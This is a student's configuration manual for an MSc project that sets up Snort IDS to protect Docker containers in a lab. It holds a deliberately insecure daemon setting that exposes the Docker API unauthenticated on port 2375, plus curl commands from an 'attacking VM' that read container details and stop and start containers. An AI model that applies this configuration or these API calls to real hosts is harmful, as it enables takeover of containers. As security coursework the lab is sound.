Configuration Manual

MSc Research Project

MSc Cybersecurity

Aniket Singh

Student ID: X19222645

School of Computing

National College of Ireland

Supervisor: MR. Imran Khan

National College of Ireland

MSc Project Submission Sheet

School of Computing

Student Name:	Aniket Singh		
Student ID:	X19222645		
Programme:	MSc. Cybersecurity	**Year:**	2020-21
Module:	Research Project		
Supervisor:	Mr. Imran khan		
Submission Due Date:	16-08-2021		
Project Title:	Implementation of open-source IDS (Snort) to Secure docker container		
Word Count:	**Page-24** **Count**-3250 words		

Signature: Aniket Singh

Date: 15-08-2021

PLEASE READ THE FOLLOWING INSTRUCTIONS AND CHECKLIST

Attach a completed copy of this sheet to each project (including multiple copies)	☐
Attach a Moodle submission receipt of the online project submission, to each project (including multiple copies).	☐
You must ensure that you retain a HARD COPY of the project, both for your own reference and in case a project is lost or mislaid. It is not sufficient to keep a copy on computer.	☐

Assignments that are submitted to the Programme Coordinator Office must be placed into the assignment box located outside the office.

Office Use Only	
Signature:	
Date:	
Penalty Applied (if applicable):	

Table of Content

1-Introduction: In this configuration manual we are going to illustrate how we had contributed and implemented the projected for the secure deployment of docker container implementing rule-based snort-IDS. This manual will also explain the various set of software and hardware used along with the steps involved in completion of the project. The main motive behind the development of this is to protect the docket container from suspicious activities. However, we had achieved this by implementing the rule-based IDS by writing the customized rule in .config file using text editor and python script by importing various function from SCAPY library.

2-System configuration: In order to implement the project, it is necessary to have a system which support all the required tools and related configuration so the implemented project work properly with all its supported dependencies. If the system supports all the required tool the performance of the implemented project will increase in order to provide the better result. Tough, it is necessary to have a system with proper configuration.

2.1 Host system:

OS: Windows 10 64-bit

- Processor: Intel i5 8th Gen
- Storage: 2TB SSD
- RAM: 16GB

2.2 Virtual Machines

- OS: Kali 2020.3
- Processor Allocated: 4
- Storage: 80GB
- RAM: 4GB

- OS: Ubuntu 20.10
- Processor Allocated: 4
- Storage: 20GB
- RAM: 4GB

2.3 Tools

There are various tools available which can be used in testing related to implemented project. However, doing little investigation about the suitability of the project tools for testing purpose were finalized. Below are the mentioned tools used during the testing.

Nmap: It is a free open-source tool which is used for network scanning developed by Gordon Lyon. It is mainly used for discovering the host along with the network services. Nmap sends a packet to target machine and based on the got reply analyzes the packets responses. It is most widely used scanning tool to discover open port, version, protocol and OS etc.,("Nmap: the Network Mapper - Free Security Scanner," n.d.)

Wireshark: It is highly used packet analyzer tool to get the information about the packets and its flow along with the content and used protocols and number of operational fields. However, live packet capturing in any network is possible with the help of Wireshark which makes the troubleshooting easy. Also, it supports various platform for example Linux, window, ubuntu, Solaris etc.("Wireshark User's Guide," n.d.)

Hping3: For the demonstration DOS attack we are using this tool and this is a TCP/IP analyzer tool. Also, it supports ICMP and UDP, Ping, Traceroute ("hping3," n.d., p. 3).

Low Orbit Ion Cannon (LOIC): It is used for testing of denial-of-service attack and it is written in C# language. However, this tool was in use previously by Praetox but after that published publicly and now it is a part of open-source technology.(AnonymousCH, n.d.)

Curl: It is also a free and open-source tool. Curl basically uses Libcurl library tough it accepts any libcurl protocol. This is a command line tool which is used by various users to transmit and receive information consisting of various types of files.("curl - How To Use," n.d.).


JQ: The JavaScript Object Notation (JSON), we have used this to get the output in readable format. However, it is a lightweight tool and used by most of the developer and JQ command is use to do parsing in java.("Parsing JSON with jq," n.d.)

3.Implementation steps

1. Downloading and installation of Virtual box
2. Downloading and installation of Kali Linux
3. Downloading and installation of Ubuntu 18.04
4. Downloading and installation of Wireshark
5. Downloading and creating Docker images from repositories
6. Install python and all the required libraries.
7. Writing the customize rules in snort using text editor
8. Testing of the rules by performing the test cases.


3.1) Accessing docker remote API: Remote API is a one of the features of docker with the help of which admin can reveal docker daemon using the HTTP connection. However, this feature is used by user so that he can interact with docker daemon with the help of rest-API. Moreover, these users have access to the list of running containers and information about the docker images which are installed in remote host. Using REST-API there is a possibility that these users can run and stop container services remotely.

There is a chance of cyber-attack, if by chance this docker remote API is revealed or leaked. The hacker will able to login and also able to get full access of host in order to execute any malicious activity. It is known that docker required root privilege to perform. However, if the attacker is able to disclose this root privilege using rest API, which is possible then container inside docker and the host machine on which this entire system is running will come under danger and there is a high probability of data theft and information leak. If the docker remote API is activated once then there is no need of authentication for setting up docker.



```
# for containers run by docker
ExecStart=/usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
```

Fig. Service file of Docker




```
ExecStart=/usr/bin/dockerd -H fd:// -H tcp://0.0.0.0:2375 --containerd=/run/containerd/containerd.sock
```

Fig. Edited docker service file

From the above fig the line which is begins with ExecStart has been modified. After editing it it has a TCP scheme and 0.0.0.0 is nothing but default route so that every interface will able to communicate with it and also with port 2375 non-SSL docker port by default. Once the file is saved then there is need of reloading docker so that the modified changes will apply and work. Now we will look at what we can do after this modification.


Using curl, attacker is able to get the information about the docker remotely and this the abuse of docker REST API. Following information has been disclosed remotely.

- Docker version
- Information about the images of the container in the host machine



```
root@kali:~#
root@kali:~# curl -s http://172.17.0.1:2375/version
{"Platform":{"Name":"Docker Engine - Community"},"Components":[{"Name":"Engine","Version":"20.10.7","Details":{"ApiVersion":"1.41","Arch":"amd64","BuildTime":"2021-06-02T11:54:48.000000000+00:00","Experimen
tal":"false","GitCommit":"b0f5bc3","GoVersion":"go1.13.15","KernelVersion":"5.4.0-77-generic","MinAPIVersion":"1.12","Os":"linux"}},{"Name":"containerd","Version":"1.4.6","Details":{"GitCommit":"d71fcd7d830
3cbf684402823e425e9dd2e99285d"}},{"Name":"runc","Version":"1.0.0-rc95","Details":{"GitCommit":"b9ee9c6314599f1b4a7f497e1f1f856fe433d3b7"}},{"Name":"docker-init","Version":"0.19.0","Details":{"GitCommit":"de
40ad0"}}],"Version":"20.10.7","ApiVersion":"1.41","MinAPIVersion":"1.12","GitCommit":"b0f5bc3","GoVersion":"go1.13.15","Os":"linux","Arch":"amd64","KernelVersion":"5.4.0-77-generic","BuildTime":"2021-06-02T
11:54:48.000000000+00:00"}
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~# 
```

but the above generated output is not readable so to read that we are going to use the JSON. The below Image is illustrating the details of the docker container. However, this information is access via attacking vm. Tough this much details is more than enough for any skilled hacker to find the exploit related to it.




```
[
  {
    "Id": "0779fc1862b78ba8bd18a34316328026c654d2446921c4959eb220ce629f66c7",
    "Names": [
      "/root_aniket_kali"
    ],
    "Image": "alpine",
    "ImageID": "sha256:d4ff818577bc193b309b355b02ebc9220427090057b54a59e73b79bdfe139b83",
    "Command": "/bin/sh",
    "Created": 1626701806,
    "Ports": [],
    "Labels": {},
    "State": "running",
    "Status": "Up About a minute",
    "HostConfig": {
      "NetworkMode": "default"
    },
    "NetworkSettings": {
      "Networks": {
        "bridge": {
          "IPAMConfig": null,
          "Links": null,
          "Aliases": null,
          "NetworkID": "f7f023ec45a3523facd017222bf021479e7cd3c0d170861c64787c1c7567a66b",
          "EndpointID": "2bbbc382d083d288d4c78c6e1a20be59414a41dfc5dfb5ed013a087219b1aedf",
          "Gateway": "172.17.0.1",
          "IPAddress": "172.17.0.2",
          "IPPrefixLen": 16,
          "IPv6Gateway": "",
          "GlobalIPv6Address": "",
          "GlobalIPv6PrefixLen": 0,
          "MacAddress": "02:42:ac:11:00:02",
          "DriverOpts": null
        }
      }
    },
    "Mounts": []
  }
]
```

Fig. Readable with JQ

3.2) Controlling container from attacking VM(Kali).


1)Running Docker container from Host machine. We had created a customized test container (TEST_aniket_container) using alpine because it is light weight image.



```
aniket@singhaniket:~$
aniket@singhaniket:~$
aniket@singhaniket:~$
aniket@singhaniket:~$ sudo docker run -itd --name TEST_aniket_container alpine
[sudo] password for aniket:
f8d594583c5879cbdf9e0e5ca296fc1425a2a275ec424f0cab5c8589fd875f57
aniket@singhaniket:~$
aniket@singhaniket:~$ sudo docker ps
CONTAINER ID   IMAGE     COMMAND     CREATED            STATUS           PORTS
 NAMES
f8d594583c58   alpine    "/bin/sh"   11 seconds ago     Up 10 seconds
 TEST_aniket_container
db5d09608305   alpine    "/bin/sh"   41 minutes ago     Up 41 minutes
 zealous_nash
```

Fig. Newly created container


Now try to access the details of this container from the attacker VM.However the details of “**TEST_aniket_container”** is visible.



```
aniket@singhaniket:~$ curl -s http://172.17.0.1:2375/containers/json | jq
[
  {
    "Id": "f8d594583c5879cbdf9e0e5ca296fc1425a2a275ec424f0cab5c8589fd875f57",
    "Names": [
      "/TEST_aniket_container"
    ],
    "Image": "alpine",
    "ImageID": "sha256:d4ff818577bc193b309b355b02ebc9220427090057b54a59e73b79bdfe139b83",
    "Command": "/bin/sh",
    "Created": 1628292228,
    "Ports": [],
    "Labels": {},
    "State": "running",
    "Status": "Up 9 minutes",
    "HostConfig": {
      "NetworkMode": "default"
    },
    "NetworkSettings": {
      "Networks": {
        "bridge": {
          "IPAMConfig": null,
          "Links": null,
          "Aliases": null,
          "NetworkID": "6e75ba992712e21662915fcef76a98ec31bc8f47e941c41b9e1f7fcb27e6359c",
          "EndpointID": "0ba29c2233d37a1207e152e6b032ab164aa46e0d7c6f2e210e72606cc894d1c9",
          "Gateway": "172.17.0.1",
          "IPAddress": "172.17.0.3",
          "IPPrefixLen": 16,
          "IPv6Gateway": "",
          "GlobalIPv6Address": "",
          "GlobalIPv6PrefixLen": 0,
          "MacAddress": "02:42:ac:11:00:03",
          "DriverOpts": null
        }
      }
    },
```

Fig. Container Details


Now the above created container can also be stop by attacking VM. Using culr command container has been stopped.



```
aniket@singhaniket:~$ curl --data "t=5" http://localhost:2375/containers/TEST_aniket_container/stop
aniket@singhaniket:~$ 
```

Fig. Stopping Container


Now the container is stopped below is the output which illustrates that no container (TEST_aniket_container) is available as a running process.



```
aniket@singhaniket:~$
aniket@singhaniket:~$ sudo docker ps
CONTAINER ID   IMAGE     COMMAND     CREATED             STATUS             POR
TS      NAMES
db5d09608305   alpine    "/bin/sh"   About an hour ago   Up About an hour
        zealous_nash
aniket@singhaniket:~$ 
```

Fig. Container Process


Now we have started the same container again from the attacking VM.



```
aniket@singhaniket:~$ curl --data "t=5" http://localhost:2375/containers/TEST_an
iket_container/stop
aniket@singhaniket:~$ curl --data "t=5" http://localhost:2375/containers/TEST_aniket_container/start
aniket@singhaniket:~$ 
```

Fig. Starting container

Below is the output illustrating that the container is running again.



```
aniket@singhaniket:~$ sudo docker ps
CONTAINER ID   IMAGE     COMMAND     CREATED             STATUS             POR
TS      NAMES
f8d594583c58   alpine    "/bin/sh"   44 minutes ago      Up 58 seconds
        TEST_aniket_container
db5d09608305   alpine    "/bin/sh"   About an hour ago   Up About an hour
        zealous_nash
aniket@singhaniket:~$
aniket@singhaniket:~$
aniket@singhaniket:~$ 
```


Fig. Running Container process

Hence it is proved that abusing rest API attacker can gain the access of container and start and stop it remotely.

4)Implementation of test cases: This section illustrates that how the implementation and the testing of each scenario has been completed.

4.1. Test case 1- ICMP connection.


It is required for any attacker to make a connectivity before doing any attack. If the connectivity is through then only, he is able to execute the attacks. From the fig below is it visible that connectivity between attacking vm and the container is through.



```
root@kali:~# ping 172.17.0.1
PING 172.17.0.1 (172.17.0.1) 56(84) bytes of data.
64 bytes from 172.17.0.1: icmp_seq=1 ttl=64 time=1.00 ms
64 bytes from 172.17.0.1: icmp_seq=2 ttl=64 time=0.674 ms
64 bytes from 172.17.0.1: icmp_seq=3 ttl=64 time=0.703 ms
64 bytes from 172.17.0.1: icmp_seq=4 ttl=64 time=1.04 ms
64 bytes from 172.17.0.1: icmp_seq=5 ttl=64 time=0.984 ms
64 bytes from 172.17.0.1: icmp_seq=6 ttl=64 time=1.01 ms
64 bytes from 172.17.0.1: icmp_seq=7 ttl=64 time=0.963 ms
64 bytes from 172.17.0.1: icmp_seq=8 ttl=64 time=0.894 ms
64 bytes from 172.17.0.1: icmp_seq=9 ttl=64 time=0.952 ms
64 bytes from 172.17.0.1: icmp_seq=10 ttl=64 time=0.852 ms
^C
--- 172.17.0.1 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9053ms
rtt min/avg/max/mdev = 0.674/0.907/1.037/0.121 ms
root@kali:~#
```


Alerting and protecting the connectivity.

Now we will try to identify that the implemented IDS is detecting it or not because connectivity is through between attacking VM and host machine.



```
PING 172.17.0.1 (172.17.0.1) 56(84) bytes of data.
64 bytes from 172.17.0.1: icmp_seq=1 ttl=64 time=0.384 ms
64 bytes from 172.17.0.1: icmp_seq=2 ttl=64 time=0.365 ms
64 bytes from 172.17.0.1: icmp_seq=3 ttl=64 time=0.442 ms
64 bytes from 172.17.0.1: icmp_seq=4 ttl=64 time=0.276 ms
64 bytes from 172.17.0.1: icmp_seq=5 ttl=64 time=1.06 ms
64 bytes from 172.17.0.1: icmp_seq=6 ttl=64 time=0.281 ms
64 bytes from 172.17.0.1: icmp_seq=7 ttl=64 time=497 ms
64 bytes from 172.17.0.1: icmp_seq=8 ttl=64 time=0.968 ms
64 bytes from 172.17.0.1: icmp_seq=9 ttl=64 time=0.620 ms
64 bytes from 172.17.0.1: icmp_seq=10 ttl=64 time=0.839 ms
^C
--- 172.17.0.1 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9123ms
rtt min/avg/max/mdev = 0.276/50.186/496.634/148.816 ms
```

From the above ping request we can illustrate that 10 packets sent and all the packets are analyzed and monitored by our implemented ids as demonstrated below.




```
Action Stats:
     Alerts:              10 (  0.662%)
     Logged:              10 (  0.662%)
     Passed:               0 (  0.000%)
```

Fig. Generation of alert by snort

From the above fig we can say the total number of packets sent was 10 and captured packets for analysis was also 10. That means Snort-IDS is providing 100% accuracy.

Wireshark analysis: Below is the packet capture of the connectivity using Wireshark. It is illustrating that ICMP request is exchange between attacker and the host machine.



